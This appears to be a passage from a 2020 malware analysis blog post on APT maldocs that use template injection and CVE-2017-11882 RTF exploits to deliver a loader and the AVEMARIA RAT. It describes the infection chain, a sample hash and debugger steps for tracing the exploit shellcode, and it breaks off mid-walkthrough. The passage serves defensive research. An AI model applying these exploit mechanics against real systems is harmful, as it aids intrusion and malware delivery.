Do you want to bake a donut? Come on, let’s go update~ Go away, Maria.

medium.com/insomniacs/do-you-want-to-bake-a-donut-come-on-lets-go-update-go-away-maria-e8e2b33683b1

asuna amawaka

November 30, 2020

asu
na

asuna amawaka

Nov 30, 2020


.

12 min read


I have not done any proper analysis for a while now, so here I am, trying to keep my itchy fingers busy after getting revved up by FlareOn last month.

I saw this interesting post [1] and jumped right into it.

Preliminary research got me these:



I found additional samples on VirusTotal using RTF creation date: 2019:12:26 11:48:00



These samples are related to the same threat actor because of the overlapping C2 domains used, the similarities in file naming and the same payload deployed.

After pivoting and researching, “Donot” and “Confucius” are two APT names that are closely related to the samples found. I don’t have enough data on my hands to say if these two groups are the same or if they are simply sharing infrastructure. Nonetheless, I shall concentrate on technical analysis while folks with more telemetry can worry about attribution.

The maldocs deployed by the actor use the following techniques to initiate the infection: Template injection, macros and/or exploits (e.g. CVE-2017–11882). After going through some trouble of deobfuscation/decoding/decrypting strings and code, the final payload (AVEMARIA, aka WARZONE RAT) is fetched and executed using one of two ways. One is via a loader (comes in a pair of files made up of a DLL and a XOR-encrypted data file), which I named as **DonutLoader** since there is no existing catchy names for this; the other way is via a different pair of files made up of a shellcode and a gif.


This long post shall be organized in this manner:

- Template injection

- Malicious RTFs (walkthrough of my analysis of the shellcode deployed by the exploits) to execute DonutLoader and/or AVEMARIA
- Macros to execute DonutLoader
- DonutLoader Analysis
- Brief comment on AVEMARIA


Template Injection

In the case of “Suparco Vacancy Notification.docx”, the next stage malicious RTF is downloaded via relationship templates.



The exact same settings.xml.rels file is observed within “Testing.docx”.

“mal testin.docx” contains a different download link:




Malicious RTFs and the shellcode within

RTF: 8E85C62E5D7FA9A6D2E176BCA6F6526B53EBFDA6EF3DF208E1E60434BD26EFFC


The file “IN4447832” is a malicious RTF that downloads a pair of gif/shellcode files that in turns download the final payload. The whole series of activities is triggered with the exploitation of CVE-2017–11882. Let’s see how it’s done.

At the end of the RTF file, we can see an embedded object:


Extract this object and look at it again:



There it is, an exploit for the equation editor. We can find the beginning of the exploit shellcode after identifying the “Font record” header (0x8 denotes Font record). Put it into IDA:




We can follow where the instructor pointer goes to within a debugger. Gflags come in handy again for this. Set the debugger for “eqnedt32.exe” to “C:\Program Files (x86)\Windows Kits\10\Debuggers\x64\cdb -server tcp:port=5505”, click Apply and OK.




Execute the RTF file and with windbg, connect to remote session “tcp:port=5505,server=localhost”.

Put a breakpoint “ba r4 0x45BD3C” (taken from the shellcode 0x1271EB44 XOR 0x12345678) which will break on access read/write on the address.

